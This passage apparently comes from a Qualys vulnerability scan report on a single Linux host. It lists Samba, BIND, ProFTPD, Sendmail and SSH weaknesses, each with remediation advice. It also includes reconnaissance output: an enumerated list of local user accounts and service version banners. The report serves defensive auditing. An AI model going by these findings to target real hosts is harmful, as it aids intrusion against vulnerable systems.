In this mode Samba will try to validate the username/password by passing it to another SMB server, such as an NT box. If this fails it will revert to security = user, but note that if encrypted passwords have been negotiated then Samba cannot revert back to checking the UNIX password file, it must have a valid smbpasswd file to check users against. See the documentation file in the docs/ directory ENCRYPTION.txt for details on how to set this up.

SECURITY = DOMAIN
This mode will only work correctly if smbpasswd(8) has been used to add this machine into a Windows NT Domain. It expects the encrypted passwords parameter to be set to true. In this mode Samba will try to validate the username/password by passing it to a Windows NT Primary or Backup Domain Controller, in exactly the same way that a Windows NT Server would do.

A suggested workaround.
Before editing any configuration file in a production environment, the changes should be well tested in a rehearsal environment.
Adding 'restrict anonymous = 2' in smb.conf can help resolve the issue.

For SAMBA 3.0 and Active Directory
Make the following settings in smb.conf:
security = ADS

RESULT:

No results available

4 SSH Protocol Version 1 Supported port 22/tcp

QID:	38304	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.8	PCI Status:	FAIL

CVE ID:	CVE-2001-1473
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/15/2012

THREAT:
SSH1 protocol was deprecated due to multiple vulnerabilities and design flaws.
Among multiple vulnerabilities that exist in SSH protocol Version 1 are:

a CRC32 compensation attack detector vulnerability (buffer overflow)
an unauthorized session key recovery problem

Multiple vendors' implementations are vulnerable due to the fact that these are protocol design errors. Version 2 of the SSH protocol fixed these errors.

Please refer to the following URL for more information:

http://www.kb.cert.org/vuls/id/684820

IMPACT:
The consequences of vulnerabilities present is SSH Version 1 include:

SSH protected traffic compromise
root shell access to the system running SSH server

SOLUTION:
Disable SSH1 support. See your vendor's Web site for information on how to disable SSH protocol Version 1 support. Some references are provided below:
SSH Communications Security
F-Secure
OpenSSH

Note: Do not enable SSH Version 1 Fallback since systems with upgraded versions of SSH and with Fallback Version 1 enabled are still vulnerable.

RESULT:

SSH1 supported	yes
Supported authentications for SSH1	RSA, password, keyboard-interactive

4 Remote User List Disclosure Using NetBIOS

QID:	45003	CVSS Base:	5	PCI Severity:	MED
Category:	Information gathering	CVSS Temporal:	4.5	PCI Status:	FAIL
CVE ID:	CVE-2000-1200				
Vendor Reference:	-				
Bugtraq ID:	959				
Last Update:	12/02/2009				

THREAT:
A null session connection to the IPC$ share was successful. NetBIOS access can be obtained with any authenticated account on this host. Therefore unauthorized users can steal the remote user list. This kind of attack is commonly exploited by users with weak passwords, such as the GUEST account.

Please note that this QID is posted when QualysGuard is able to enumerate the user-list of a target via the Net* API functions (in which case QID 70003 is
posted as well), or when QualysGuard is able to "brute-force" known SIDs via LsarLookupSids (in which case only QID 45003 is posted).
While both techniques use anonymous NetBIOS sessions, we are unaware of a system-level fix forLsarLookupSids, as Microsoft considers this to be

requisite functionality.

IMPACT:
By exploiting this vulnerability, unauthorized users can launch brute force password attacks and other intrusive attacks based on collected information. Employee, customer, and partner information may be gathered. Spamming the user list is also possible.

SOLUTION:
It is recommended that you disable null sessions.
Before editing any configuration file in a production environment, the changes should be well tested in a rehearsal environment.
Read the Microsoft documents called How to Use the RestrictAnonymous Registry Value and Restricting Anonymous Access for more information.
If this vulnerability was discovered on a domain controller, please note that some of the recommended settings may not have any effect. Read the Microsoft article Description of Dcpromo Permissions Choices for more information regarding Pre-Windows 2000 Compatible Access.

For Windows NT, setting this registry value limits only certain interfaces to this data. It is not possible to completely eliminate this vulnerability through a registry setting.

There is another interesting Microsoft document called Local Policies about Windows security policies settings for local policies.

Windows XP onwards Microsoft has added more granular control to the anonymous user access by adding couple of more DWORD registry values in the same key location as RestrictAnonymous, RestrictAnonymousSAM and EveryoneIncludesAnonymous. Set RestrictAnonymous = 1 to restrict share information access, RestrictAnonymousSAM = 1 to prevent enumeration of SAM accounts (User Accounts) and EveryoneIncludesAnonymous = 0 to prevent null-sessions from having any rights. Setting the RestrictAnonymous value to 1 restricts null session access to unauthenticated users to all server pipes and shares except those listed in the NullSessionPipes and NullSessionShares entries. Additionally set HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters, NullSessionPipes and NullSessionShares, to a null string.

For Samba servers there is no direct way of disabling null session access. A workaround is to specify a non exisiting UNIX account in global section of Samba config file. guest account = NON EXISTING USER.

Adding 'restrict anonymous = 2' in smb.conf can help resolve the issue.
Note: Please be aware that changing the restrictanonymous setting to the highest security level for example restrictanonymous = 2 in windows 2000 may disable older programs that make use of this account. It will also affect Windows NT 4.0 Domain Controllers from communicating with each other between trust relationships.

If possible, filter out Microsoft networking ports such as TCP ports 135, 137, 138, 139, and UDP ports 135, 137, 138.

RESULT:

games	1010
nobody	501
bind	1218
proxy	1026
syslog	1204
www-data	1066
root	1000
smmta	1220
news	1018
smmsp	1222
ken	3000
bin	1004
mail	1016
hplip	1210
messagebus	1208
dhcp	1202
daemon	1002
sshd	1214

cupsys	1200
man	1012
lp	1014
Debian-exim	1226
gnats	1082
backup	1068
haldaemon	1216
sys	1006
klog	1206
list	1076
irc	1078
gdm	1212
ftp	1224
sync	1008
uucp	1020

Potential Vulnerabilities (28)

2 Samba SWAT Cross-Site Scripting and Request Forgery Vulnerabilities

QID:	70063	CVSS Base:	6.8	PCI Severity:	MED
Category:	SMB / NETBIOS	CVSS Temporal:	5.3	PCI Status:	FAIL
CVE ID:	CVE-2011-2522, CVE-2011-2694				
Vendor Reference:	Samba 3.5.10 Release Notes				
Bugtraq ID:	-				
Last Update:	11/15/2011				

THREAT:
Two vulnerabilities exists in Samba:

1) The Samba Web Administration Tool (SWAT) allows users to perform certain actions via HTTP requests without performing any validity checks to verify the requests.

2) Input passed to the "user" field of the "Change password" page of SWAT is not properly sanitised before being returned to the user. This can be exploited to execute arbitrary HTML and script code in a user's browser session in context of an affected site.

Affected Versions:-
Samba 3.0.x through 3.5.9.

Note:- The remote detection relies only on banner version and does not check for SWAT enabled/disabled. The SWAT feature is tested in authenticated detection, assuming that the swat binary is located in the /usr/sbin directory and has root privileges.

IMPACT:
The vulnerabilities can be exploited by malicious people to conduct cross-site scripting and request forgery attacks.
Successful exploitation of the vulnerabilities requires that SWAT is enabled (not default).

SOLUTION:
Workaround

Ensure SWAT is turned off and configure Samba using an alternative method to edit the smb.conf file.

The vendor has released updates to resolve this issue. Update to Samba 3.5.10 to resolve the issue. Refer to Samba Release Notes 3.5.10 to obtain additional details.

RESULT:

2 DNS Server Allows Remote Clients to Snoop the DNS Cache port 53/udp

QID:	15035	CVSS Base:	5	PCI Severity:	MED
Category:	DNS and BIND	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/08/2009				

THREAT:
The DNS server was found to allow DNS cache snooping. This means, any attacker could remotely check if a given domain name is cached on the DNS server.

This issue occurs when a target DNS server allows an untrusted client to make non-recursive DNS queries for domains that the target DNS server is not authoritative on. If the target DNS server consults its cache and replies with a valid answer (the IP address or "does not exist" NXDOMAIN reply), it is vulnerable to this attack. This tells the attacker that someone from the target network recently resolved that particular domain name.

IMPACT:
DNS caches are short lived and are generated by a recent DNS name-resolution event. By repeatedly monitoring DNS cache entries over a period of time, an attacker could gain a variety of information about the target network. For example, one could analyze Web-browsing habits of the users of a network. By querying for DNS MX record caches, one could check for email communication between two companies.

Information gathered from the DNS cache could lead to a variety of consequences ranging from an invasion of privacy to corporate espionage. The above mentioned paper presents a couple of attack scenarios where this vulnerability can be used.

SOLUTION:
Here is a suggested solution for the Microsoft Windows DNS server. One rigorous solution involves what is known popularly as a "split DNS" configuration.

The idea is to have two separate DNS servers, one for the DMZ/perimeter of the network that faces the public Internet, while the other is internal and not publically accessible.
The external one has zone information about only the hosts in the DMZ region which need to be accessed from the Internet. It has no information about the internal hosts with non-routable addresses.
The internal one has all the authoritative information about the internal hosts, and also static entries for the services in the DMZ region (so internal users can access those if required).
Typically, the internal DNS server will be Active Directory integrated, with (secure) dynamic updates enabled.
The external DNS server will typically be a standalone (not integrated with the Active Directory) server without any dynamic DNS updates enabled.
To prevent the unrelated DNS cache-poisoning vulnerability, also configure the registry as explained in the QID 15037 on both the DNS servers.
Both the DNS servers can be named with identical domain names, such as example.com without any conflicts.
The external DNS server should be set as a "forwarder" in the DNS settings of the internal DNS server. This means, for any DNS query (A/PTR) that the internal DNS server receives, that it is not able to resolve, it forwards it to the external DNS server for resolution.
Through the "DNS" MMC snap-in, Recursion should be enabled on the external DNS server, and disabled in the internal one. This prevents the internal DNS server from attempting to resolve DNS queries if the external one fails to do so.
To reinforce the last configuration, the internal DNS server should be set as a "slave" DNS server through the "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters" key's "IsSlave" value set to 1.
Finally, to prevent cache snooping on the external DNS server, create a "MaxCacheTtl" DWORD entry with value set to 1 under the "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters" key of the external DNS server. This makes the TTL of any cached DNS entry on the external DNS server equal to 1 second, effectively disabling caching on it. Since for any query originating from the internal network, both the DNS servers cache the responses, performance is not affected at all even by disabling the external cache - repeated future DNS queries will be picked up by the internal DNS server and replied to from its cache.

This separates the external DNS proxy from the internal DNS cache, and prevents any DNS cache snooping from the public Internet.

For BIND and the understanding of the issue this URL will be helpful. http://www.rootsecure.net/content/downloads/pdf/dns_cache_snooping.pdf

RESULT:

Server's cache timeout for IPv4 addresses is more than 3 sec.
Server's cache timeout for IPv6 addresses is more than 3 sec.

2 ProFTPD Authentication Delay Username Enumeration Vulnerability port 21/tcp

QID:	27255	CVSS Base:	5	PCI Severity:	MED
Category:	File Transfer Protocol	CVSS Temporal:	3.8	PCI Status:	FAIL
CVE ID:	CVE-2004-1602				
Vendor Reference:	-				
Bugtraq ID:	11430				
Last Update:	06/12/2009				

THREAT:
ProFTPD is an FTP server implementation that is available for Unix and Linux platforms.

A timing attack is described in ProFTPD that could assist a remote user in enumerating usernames.

It is demonstrated that analysis of the response time during authentication may give a remote user some indication as to whether or not the supplied username is valid. The problem occurs due to altering execution paths when the daemon encounters a valid, invalid or privileged username.

IMPACT:
A remote attacker may exploit this vulnerability to determine which usernames are valid, privileged, or do not exist on the remote system.

SOLUTION:
There are no vendor-supplied solutions available at this time. Check ProFTPD Project's Web site for updates.

Workaround:

LSS Security has made the following unofficial, unsupported patch available.

proftpd-1.2.10/modules/mod_auth.c

1867a1868,1877

```
{
unsigned int randa;
struct timeval tv;
struct timezone tz;
gettimeofday (&tv, &tz);
srand(tv.tv_usec);
randa = rand() % 20000;
usleep(randa);
}
```

RESULT:
220 ProFTPD 1.2.10 Server (Debian) [l]P Address: 10

2 Samba Symlink Directory Traversal Vulnerability - Zero Day

QID:	70055	CVSS Base:	3.5	PCI Severity:	LOW
Category:	SMB / NETBIOS	CVSS Temporal:	2.8	PCI Status:	FAIL
CVE ID:	CVE-2010-0926				
Vendor Reference:	-				
Bugtraq ID:	38111				
Last Update:	02/08/2010				

THREAT:
Samba is a file and printer-sharing application that allows users to share files and printers between operating systems on Unix and Windows platforms.

It is prone to a vulnerability that is caused due to Samba allowing the creation of symlinks to directories placed outside a writable share.

Successful exploitation without authentication requires that a public writable share is exported.

Samba Version 3.4.5 and prior are affected.

IMPACT:
This can be exploited to gain read and write access to restricted directories with the privileges of the guest account user, via directory traversal attacks.

SOLUTION:
Patch:
There are no vendor supplied patches available at this time.

Workaround:
Do not export writable shares to untrusted users.

RESULT:
Samba 3.0.22

2 ISC BIND DNSSEC Additional Section Cache Poisoning Vulnerability port 53/tcp

QID:	15056	CVSS Base:	2.6	PCI Severity:	LOW
Category:	DNS and BIND	CVSS Temporal:	1.9		
CVE ID:	CVE-2009-4022				
Vendor Reference:	BIND 9 Cache Update from Additional Section				
Bugtraq ID:	-				
Last Update:	01/05/2010				

THREAT:
The Berkeley Internet Name Domain (BIND) is a Domain Name System (DNS) implementation from Internet Systems Consortium (ISC).

A vulnerability has been identified in ISC BIND, which could be exploited to conduct cache poisoning attacks. This issue is caused due to nameservers with DNSSEC validation enabled incorrectly adding records to their cache from the additional section of responses received during resolution of a recursive client query, which could be exploited to manipulate cache data.

Affected Products
ISC BIND versions 9.0.x
ISC BIND versions 9.1.x
ISC BIND versions 9.2.x
ISC BIND versions 9.3.x
ISC BIND versions 9.4.0 through 9.4.3-P3
ISC BIND version 9.5.0
ISC BIND version 9.5.1
ISC BIND version 9.5.2
ISC BIND version 9.6.0
ISC BIND version 9.6.1-P1
ISC BIND versions prior to 9.7.0b3

IMPACT:
This vulnerability could be exploited to conduct cache poisoning attacks.

SOLUTION:
Upgrade BIND to one of 9.4.3-P4, 9.5.2-P1, 9.6.1-P2 or 9.7.0b3 to resolve this vulnerability. The updates are available at the ISC BIND Web site.

RESULT:

2 Samba setuid "mount.cifs" Verbose Option Information Disclosure Vulnerability

QID:	70052	CVSS Base:	1.9	PCI Severity:	LOW
Category:	SMB / NETBIOS	CVSS Temporal:	1.4	PCI Status:	FAIL
CVE ID:	CVE-2009-2948				
Vendor Reference:	Samba				
Bugtraq ID:	36572				
Last Update:	10/07/2009				

THREAT:
Samba is a file and printer sharing application. Samba allows users to share files and printers between operating systems on Unix and Windows platforms.

Samba is prone to an information disclosure vulnerability because it fails to properly validate access privileges.

Samba Versions prior to 3.4.2, 3.3.8, 3.2.15, and 3.0.37 are vulnerable..

IMPACT:
Successful exploitation of this vulnerability will allow attackers to obtain sensitive information that may aid in further attacks.

SOLUTION:
Workaround:
Clear the setuid bit from mount.cifs. For instance:
chmod u-s /sbin/mount.cifs

Impact of the workaround:
This will prevent unprivileged users from mounting CIFS shares.

Patch:
The vendor has issued a fixed version (3.4.2, 3.3.8, 3.2.15, and 3.0.37 or later) to resolve this issue. The updated version is available for download from the Samba download site. A patch is also available at the Samba Security site.

Refer to Samba Security Advisory to obtain additional details about this vulnerability.

RESULT:
Samba 3.0.22

3 ProFTPD Controls Module Local Buffer Overflow Vulnerability port 21/tcp

QID:	27287	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	File Transfer Protocol	CVSS Temporal:	5.9	PCI Status:	FAIL
CVE ID:	CVE-2006-6563, CVE-2006-6171				
Vendor Reference:	-				
Bugtraq ID:	21587				
Last Update:	10/29/2007				

THREAT:
ProFTPD is an FTP server that is available for Unix and Linux systems.

ProFTPD is prone to a local stack buffer overflow vulnerability. Specifically, the "mod_ctrls" controls module is affected by this issue.

IMPACT:
Attackers may exploit this issue to corrupt memory and execute arbitrary code in the context of the server application, resulting in a complete compromise of affected computers.

SOLUTION:
Visit the following link for more information about updates and releases.
PROFTPD

Workaround: Users may update the "proftpd.conf" configuration file to disable "mod_ctrls".

RESULT:

220 ProFTPD 1.2.10 Server (Debian) [I]P Address: 10

3 Sendmail SSL Certificate NULL Character Spoofing Vulnerability port 587/tcp

QID:	74240	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Mail services	CVSS Temporal:	5.5		
CVE ID:	CVE-2009-4565				
Vendor Reference:	Sendmail - 8.14.4				
Bugtraq ID:	-				
Last Update:	11/09/2011				

THREAT:
Sendmail is prone to a SSL certificate NULL character spoofing vulnerability.

This updated version (8.14.4) will resolve following security issues.

Some certificate authorities do not properly check the requests they are signing and hence allow spoofing via an embedded NUL in the CN entry. Some checks have been added to deal with "bogus" CNs.

A workaround for a Linux resolver problem has been added to avoid core dumps.

IMPACT:
A man-in-the-middle attacker may be able to spoof arbitrary SSL SMTP servers.

SOLUTION:
This vulnerability is fixed in Sendmail Version 8.14.4. Check Sendmail's Web site to upgrade to this version.

RESULT:

220 localhost.localdomain ESMTP Sendmail 8.13.5.20060308/8.13.5/Debian-3ubuntu1; Fri, 17 Feb 2012 12:41:58 -0500; (No UCE/UBE) logging access from: scanner10.sp12.qualys.com(OK)-scanner10.sp12.qualys.com [64.39.111.39]

3 Sendmail SSL Certificate NULL Character Spoofing Vulnerability port 25/tcp

QID:	74240	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Mail services	CVSS Temporal:	5.5		
CVE ID:	CVE-2009-4565				
Vendor Reference:	Sendmail - 8.14.4				
Bugtraq ID:	-				
Last Update:	11/09/2011				

THREAT:
Sendmail is prone to a SSL certificate NULL character spoofing vulnerability.

This updated version (8.14.4) will resolve following security issues.

Some certificate authorities do not properly check the requests they are signing and hence allow spoofing via an embedded NUL in the CN entry. Some checks have been added to deal with "bogus" CNs.

A workaround for a Linux resolver problem has been added to avoid core dumps.

IMPACT:
A man-in-the-middle attacker may be able to spoof arbitrary SSL SMTP servers.

SOLUTION:
This vulnerability is fixed in Sendmail Version 8.14.4. Check Sendmail's Web site to upgrade to this version.

RESULT:

220 localhost.localdomain ESMTP Sendmail 8.13.5.20060308/8.13.5/Debian-3ubuntu1; Fri, 17 Feb 2012 12:41:06 -0500; (No UCE/UBE) logging access from: scanner10.sp12.qualys.com(OK)-scanner10.sp12.qualys.com [64.39.111.39]

3 OpenSSH X11 Hijacking Attack Vulnerability

QID:	42340	CVSS Base:	6.9	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	5.4	PCI Status:	FAIL
CVE ID:	CVE-2008-1483				
Vendor Reference:	openssh-5.0 release note				
Bugtraq ID:	-				
Last Update:	06/29/2010				

THREAT:
OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.

OpenSSH is prone to a vulnerability that allows attackers to hijack forwarded X connections.Successfully exploiting this issue may allow an attacker run arbitrary shell commands.

Affected Versions:
OpenSSH Versions prior to 5.0 are vulnerable.

IMPACT:
Successfully exploiting this issue may allow an attacker run arbitrary shell commands with the privileges of the user running the affected application.

SOLUTION:
Upgrade to OpenSSH 5.0 or later, available from the OpenSSH OpenSSH Download site.

RESULT:

SSH-1.99-OpenSSH_4.2

3 ProFTPD Long Command Handling Security Vulnerability port 21/tcp

QID:	27291	CVSS Base:	6.8	PCI Severity:	MED

Category:	File Transfer Protocol	CVSS Temporal:	5.5	PCI Status:	FAIL
CVE ID:	CVE-2008-4242				
Vendor Reference:	Proftpd				
Bugtraq ID:	31289				
Last Update:	09/16/2009				

THREAT:
ProFTPD is an FTP server implementation for Unix and Linux platforms.

ProFTPD is prone to a security vulnerability that allows attackers to perform cross-site request forgery types of attacks. The issue stems from an error in processing of long FTP commands.

The issue affects ProFTPD Version 1.3.1. Other versions may also be affected.

IMPACT:
Successful exploits can run arbitrary FTP commands on the server in the context of an unsuspecting user's session.

SOLUTION:
Fixes are available in the CVS repository.

Refer to ProFTPD Bugs for more information.

RESULT:

3 Samba Multiple Remote Denial of Service Vulnerabilities

QID:	70057	CVSS Base:	5	PCI Severity:	MED
Category:	SMB / NETBIOS	CVSS Temporal:	3.9		
CVE ID:	CVE-2010-1635, CVE-2010-1642				
Vendor Reference:	Samba 3.4.8 Release Notes, Samba 3.5.2 Release Notes				
Bugtraq ID:	40097				
Last Update:	05/17/2010				

THREAT:
Samba is a freely available file and printer sharing application maintained and developed by the Samba Development Team. Samba allows users to share files and printers between operating systems on UNIX and Windows platforms.

Samba is prone to multiple vulnerabilities that can cause smbd to crash.

Versions prior to 3.4.8 and prior to 3.5.2 are vulnerable.

IMPACT:
An attacker can exploit these issues to crash the application, denying service to legitimate users.

SOLUTION:
The vendor has released updates to resolve this issue. Update to Samba 3.4.8 and 3.5.2 to resolve the issue. Refer to Release Notes 3.5.2 and Release Notes 3.4.8 to obtain additional details.

RESULT:

Samba 3.0.22

3 ISC BIND Multiple Remote Denial of Service Vulnerabilities

QID:	15052	CVSS Base:	5	PCI Severity:	MED
Category:	DNS and BIND	CVSS Temporal:	3.7		
CVE ID:	CVE-2006-4095, CVE-2006-4096				
Vendor Reference:	BIND Vulnerability Matrix, RHBA-2006-0288, RHBA-2006-0287				
Bugtraq ID:	19859				
Last Update:	12/30/2009				

THREAT:
ISC BIND is prone to multiple denial of service vulnerabilities. The following specific issues have been disclosed.

- A denial of service vulnerability affects the SIG query processing. For recursive servers, this issue triggers denial of service conditions when more than one Resource Record Set (RRset) is returned for a SIG record query. For authoritative servers serving a RFC 2535 DNS Security Extensions (DNSSEC) zone, this issue will cause a crash when the nameserver tries to construct a reponse to a SIG query where there is more than one RRset. This issue can be minimized for recursive servers by restricting which sources can ask for recursion.

- A denial of service vulnerability affects the ISC BIND recursive query handling code. An INSIST failure may occur when a response to multiple recursive queries fails to be delivered due to clients no longer being in the recursion queue. Exposure to this issue can be mitigated by restricting which sources can ask for recursion.

IMPACT:
An attacker can exploit these issues to cause denial of service conditions, effectively denying service to legitimate users.

SOLUTION:
Update to BIND 9.3.3rc2, BIND 9.3.2-P1, BIND 9.2.7rc1, or BIND 9.2.6-P1. These vulnerabilities have also been fixed in BIND 9.4.0b2.

Refer to Red Hat Security advisory RHSA-2009-0020.html to address this issue and obtain further details.

RESULT:
9.3.2

3 Sendmail Long Header Denial of Service Vulnerability

QID:	74220	CVSS Base:	5	PCI Severity:	MED
Category:	Mail services	CVSS Temporal:	3.7		
CVE ID:	CVE-2006-4434				
Vendor Reference:	Sun Alert ID 102664				
Bugtraq ID:	19714				
Last Update:	01/13/2009				

THREAT:
Sendmail is a widely used MTA for UNIX and Microsoft Windows systems. Sendmail is prone to a denial of service vulnerability. This issue occurs when the application tries to handle excessively long header lines. This could trigger a user-after-free bug. This issue was reported in OpenBSD's version of Sendmail.

IMPACT:
An attacker can exploit this issue to crash Sendmail causing a denial of service.

SOLUTION:
OpenBSD fixes are available for this application.

For Solaris, Refer to Sun Alert ID 102664 to address this issue and obtain patch details.

RESULT:

Detected on TCP port 25.
Detected on TCP port 587.

3 Samba FD_SET Memory Corruption Vulnerability

QID:	70061	CVSS Base:	5	PCI Severity:	MED
Category:	SMB / NETBIOS	CVSS Temporal:	3.7		
CVE ID:	CVE-2011-0719				
Vendor Reference:	Samba 3.5.7				
Bugtraq ID:	-				
Last Update:	11/09/2011				

THREAT:
Samba is a freely available file and printer sharing application. Samba allows users to share files and printers between operating systems on UNIX and Windows platforms.

Samba is prone to a memory corruption vulnerability caused by missing range checks on file descriptors related to the "FD_SET" macro, which can be exploited to corrupt stack-based memory by performing a select on a specially crafted file descriptor set.

Samba Versions 3.0.x to 3.3.14, 3.4.x to 3.4.11 and 3.5.x to 3.5.6 are vulnerable.

IMPACT:
Successful exploitation allows malicious local users to cause a denial of service.

SOLUTION:
The vendor has released patches as well as a new version (Samba 3.5.7) to resolve this issue. Refer to Samba Advisory for CVE-2011-0719 to obtain additional details about this vulnerability.

RESULT:
Samba 3.0.22

3 Samba "mount.cifs" Race Condition Security Issue

QID:	70054	CVSS Base:	4.4	PCI Severity:	MED
Category:	SMB / NETBIOS	CVSS Temporal:	3.3	PCI Status:	FAIL
CVE ID:	CVE-2010-0787				
Vendor Reference:	-				
Bugtraq ID:	37992				
Last Update:	04/05/2010				

THREAT:
Samba is a file and printer-sharing application that allows users to share files and printers between operating systems on Unix and Windows platforms.

Samba is prone to a local privilege-escalation vulnerability in the "mount.cifs" utility. Specifically, when the application is installed as a setuid program, a race condition occurs when verifying user permissions. This issue can be exploited by replacing mountpoints with symlinks.

Successful privilege escalation may require that the "mount.cifs" utility is suid root.

IMPACT:
This may cause the application to mount filesystems in arbitrary locations. Local attackers can exploit this issue to gain elevated privileges on affected computers.

SOLUTION:

RESULT:

3 ISC BIND Remote Cache Poisoning Vulnerability

QID:	15053	CVSS Base:	4.3	PCI Severity:	MED
Category:	DNS and BIND	CVSS Temporal:	3.2	PCI Status:	FAIL
CVE ID:	CVE-2007-2926, CVE-2007-2930				
Vendor Reference:	-				
Bugtraq ID:	25037				
Last Update:	09/04/2007				

THREAT:
A remote DNS cache poisoning vulnerability affects BIND Version 9 because it fails to use secure DNS transaction IDs.

Specifically, the transaction IDs for DNS requests are easily predictable. The internal state of the pseudo random number generator (PRNG) that the software utilizes to create transaction IDs can be determined by remote attackers.

IMPACT:
Exploitation of the vulnerability allows remote attackers to spoof DNS server replies, poisoning the server's cache.

An attacker may leverage this issue to manipulate cache data, potentially facilitating man-in-the-middle, site impersonation, and denial of service attacks.

SOLUTION:
Upgrade to BIND Version BIND 8.4.7-P1, 9.2.8-P1, 9.3.4-P1, 9.4.1-P1 or 9.5.0a6.

RESULT:
9.3.2

3 ISC BIND Dynamic Update Denial of Service Vulnerability port 53/tcp

QID:	15055	CVSS Base:	4.3	PCI Severity:	MED
Category:	DNS and BIND	CVSS Temporal:	3.7		
CVE ID:	CVE-2009-0696				
Vendor Reference:	BIND Dynamic Update DoS				
Bugtraq ID:	35848				
Last Update:	01/05/2010				

THREAT:
The Berkeley Internet Name Domain (BIND) is a Domain Name System (DNS) implementation from Internet Systems Consortium (ISC).

BIND is prone to a denial of service vulnerability which can cause it to crash when processing a specially-crafted dynamic update packet. (CVE-2009-0696)

Attackers require the RNDC (Remote Name Daemon Control) key to exploit this issue.

Versions prior to BIND 9.4.3-P3, 9.5.1-P3, and 9.6.1-P3 are vulnerable.

IMPACT:
Successful exploitation of this vulnerability allows a remote, unauthenticated attacker to launch a denial of service by causing BIND to crash.

SOLUTION:
Patch:

Upgrade BIND to one of 9.4.3-P3, 9.5.1-P3 or 9.6.1-P1 to resolve this vulnerability. The updates are available at the ISC BIND Download site.

Workaround:
Some sites may have firewalls that can be configured with packet filtering techniques to prevent "nsupdate" messages from reaching their nameservers.

RESULT:

9.3.2

3 ISC BIND 9 DNSSEC Bogus NXDOMAIN Response Remote Cache Poisoning Vulnerability port 53/tcp

QID:	15057	CVSS Base:	4.3	PCI Severity:	MED
Category:	DNS and BIND	CVSS Temporal:	3.2	PCI Status:	FAIL
CVE ID:	CVE-2010-0097, CVE-2009-4022				
Vendor Reference:	BIND 9 DNSSEC Validation Code Vulnerability, BIND 9 Cache Update from Additional Section (Updated)				
Bugtraq ID:	37865				
Last Update:	01/25/2010				

THREAT:
ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols. It is prone to the following vulnerabilities:

A remote DNS cache-poisoning vulnerability affects BIND 9. This issue occurs because the software may improperly cache "bogus" NXDOMAIN query responses for records proven by NSEC or NSEC3 to exist. These cached responses may then be returned in response to subsequent DNSSEC queries. (CVE-2010-0097)

A vulnerability is caused due to BIND caching CNAME or DNAME records of a response without proper DNSSEC verification when processing recursive client requests with checking disabled (CD) or internally triggered queries for missing records for recursive name resolution. Successful exploitation requires that recursive queries are enabled and that the nameserver performs DNSSEC validation for its clients. Authoritative-only nameservers are not affected. (CVE-2009-4022)

Versions prior to the following are vulnerable:
BIND 9.4.3-P5
BIND 9.5.2-P2
BIND 9.6.1-P3

IMPACT:
An attacker may be able to add fake NXDOMAIN records to a resolver's cache. Attackers may also leverage this issue to manipulate cache data, potentially facilitating man-in-the-middle, site-impersonation, or denial of service attacks.

SOLUTION:
Updates to resolve this issue are available. Upgrade BIND to one of the following: 9.4.3-P5, 9.5.2-P2 or 9.6.1-P3. Refer to BIND Advisory - CVE-2010-0097 and BIND Advisory - CVE-2009-4022to obtain additional information on the vulnerabilities

Workaround:
For CVE-2009-4022: Disabling DNSSEC validation will prevent incorrect caching of records due to this defect. However, this removes DNSSEC validation protection and the ability of the nameserver to deliver authenticated data in query responses.

RESULT:

9.3.2

3 OpenSSH Plaintext Recovery Attack Against SSH Vulnerability

QID:	42339	CVSS Base:	2.6	PCI Severity:	LOW
Category:	General remote services	CVSS Temporal:	2		

CVE ID:	CVE-2008-5161
Vendor Reference:	openssh-5.2 release note
Bugtraq ID:	-
Last Update:	09/13/2010

THREAT:
OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.

OpenSSH is prone to a plain text recovery attack. The issue is in the SSH protocol specification itself and exists in Secure Shell (SSH) software when used with CBC-mode ciphers.

Affected Versions:
OpenSSH Version 5.1 and earlier.

IMPACT:
This issue can be exploited by a remote unprivileged user to gain access to some of the plain text information from intercepted SSH network traffic, which would otherwise be encrypted.

SOLUTION:
Upgrade to OpenSSH 5.2 or later, available from the OpenSSH OpenSSH Download site.

RESULT:

SSH-1.99-OpenSSH_4.2

3 ProFTPD SReplace Remote Buffer Overflow Vulnerability — port 21/tcp

QID:	27285	CVSS Base:	10	PCI Severity:	HIGH
Category:	File Transfer Protocol	CVSS Temporal:	8.7	PCI Status:	FAIL
CVE ID:	CVE-2006-5815				
Vendor Reference:	-				
Bugtraq ID:	20992				
Last Update:	02/02/2009				

THREAT:
A buffer overflow vulnerability exists in ProFTPD Versions 1.3.0 and earlier.

IMPACT:
A remote attacker may be able to cause a denial of service condition.

SOLUTION:
ProFTPD Version 1.3.0a has been released to address this issue. Download the latest version from the vendor's Web site.

RESULT:

3 ProFTPD Directory Traversal and Remote Buffer Overflow Vulnerabilities — port 21/tcp

QID:	27337	CVSS Base:	10	PCI Severity:	HIGH
Category:	File Transfer Protocol	CVSS Temporal:	7.8	PCI Status:	FAIL
CVE ID:	CVE-2010-3867, CVE-2010-4221				
Vendor Reference:	ProFTPD 1.3.3c Release Notes				
Bugtraq ID:	-				
Last Update:	11/01/2010				

THREAT:
ProFTPD is an FTP server implementation for Unix and Linux platforms. ProFTPD is prone to the following vulnerabilities:

1) A logic error within the "pr_netio_telnet_gets()" function in src/netio.c when processing user input containing the Telnet IAC (Interpret As Command) escape sequence can be exploited to cause a stack-based buffer overflow by sending specially crafted input to the FTP or FTPS service.

2) An input validation error within the "mod_site_misc" module can be exploited to create and delete directories, create symlinks, and change the time of files located outside a writable directory.

Successful exploitation requires that ProFTPD is compiled with the "mod_site_misc" module and the attacker has write access to a directory.

Affected Versions:
ProFTPD prior to Version 1.3.3c

IMPACT:
Successful exploitation may lead to a buffer overflow allowing execution of arbitrary code.

SOLUTION:
Update to Version 1.3.3c to resolve this issue. Refer to the ProFTPD 1.3.3c Release Notes to obtain additional details.

RESULT:

4 Samba NMBD Logon Request Remote Buffer Overflow Vulnerability

QID:	70046	CVSS Base:	9.3	PCI Severity:	HIGH
